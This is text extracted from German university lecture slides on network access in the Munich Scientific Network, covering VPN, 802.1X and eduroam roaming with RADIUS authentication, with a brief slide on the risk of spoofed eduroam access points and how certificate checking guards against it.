
Datenzugang in öffentlichen Bereichen im MWN




1. Virtualisierung von Netzen
 - Virtual Private Networks
 - VLAN
2. Point-to-Point Protocol (PPP)
 - Authentisierungsprotokolle:
 - PAP, CHAP, EAP
3. Point-to-Point Tunneling Protocol (PPTP)
4. IEEE 802.1x
5. WLAN und VPN im MWN

- Hintergrund
 - Eduroam wurde im Rahmen von GÉANT Forschungsprojekten
 - GÉANT ist Verbund von europäischen NRENs (National Research & Education Networks) und betreibt ein europäisches Backbone zur Anbindung der NRENs
 - Beteiligt sich an Forschungsprojekten: aktuell GN4 - Planungen für GN5 laufen
 - LRZ arbeitet im Auftrag des DFN an GN4 mit
- Eduroam ermöglicht **Mitarbeitern und Studenten** von partizipierenden [...] Organisationen den **Internetzugang** an den Standorten aller teilnehmenden Organisationen unter Verwendung ihres eigenen Benutzernahmen und Passwortes [aus [Wikipedia](#)]

- Where can I eduroam?




- Weltweites Roaming in Hochschul-(WLAN-)Netzen
- 802.1X mit RADIUS-Authentifizierung an der jeweiligen Heimathochschule




Bildquelle: eduroam.be

Funktionsweise




Funktionsweise



Praxisbeispiel Eduroam


Funktionsweise



- Fake Access Points (eduroam-spoofing)
 - AP strahlt eduroam aus und simulieren Radius-Server
 - Gefahr Nutzerdaten und Passwörter abzugreifen
- Einfach zu erkennen durch Prüfung der Zertifikate, aber
 - Ältere Android Version prüfen Zertifikate nicht (richtig)
 - Konfigurationsfehler können dazu führen das Zertifikate nicht geprüft werden
- Zur Konfiguration **immer** das Configuration Assistant Tool (CAT) verwenden
 - <https://cat.eduroam.de>
 - Gibt es auch als Smartphone App

City-WLAN in München

- Stadtwerke München (SWM) betreiben zusammen mit M-net „M-WLAN“
- Eduroam wurde im April 2014 freigeschaltet
- Alle APs erhalten eduroam



eduroam off campus (EoC): Was braucht der Provider?

